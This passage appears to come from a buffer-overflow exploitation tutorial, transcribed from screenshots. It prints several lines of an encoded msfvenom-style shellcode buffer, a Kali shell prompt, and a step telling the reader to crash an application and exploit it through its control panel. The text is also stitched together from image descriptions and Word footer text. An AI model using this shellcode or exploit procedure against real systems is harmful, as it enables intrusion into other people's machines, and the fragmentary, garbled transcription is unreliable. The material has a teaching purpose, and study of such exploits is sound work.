[*] buf += b"\x75\x38\x34\x71\x4c\x4b\x62\x4f\x6c\x47\x59\x6f\x69"
[*] buf += b"\x45\x6f\x4b\x7a\x50\x4f\x45\x69\x32\x62\x76\x51\x78"
[*] buf += b"\x6f\x56\x6c\x55\x6d\x6d\x6f\x79\x6f\x49\x45\x77"
[*] buf += b"\x4c\x73\x36\x73\x4c\x64\x4a\x6d\x50\x6b\x4b\x6b\x50"
[*] buf += b"\x53\x45\x34\x45\x6f\x4b\x67\x37\x47\x63\x74\x32\x70"
[*] buf += b"\x6f\x71\x7a\x53\x30\x53\x6b\x4f\x6e\x35\x43\x53"
[*] buf += b"\x62\x4f\x50\x6e\x70\x74\x32\x52\x70\x6f\x30\x6c\x42"
[*] buf += b"\x50\x50\x61\x50\x6e\x50\x65\x42\x4c\x63\x30\x41\x41"
```

The document footer shows "Happy Learning!!!!!" and "Help Improve Office".



A screenshot of a Microsoft Word document showing the same msfvenom payload code as the previous screenshot. The document content is identical to the one above.

```
(daito㉿kali)-[~] $
```

8.) Crash the application and exploit it by opening the control panel

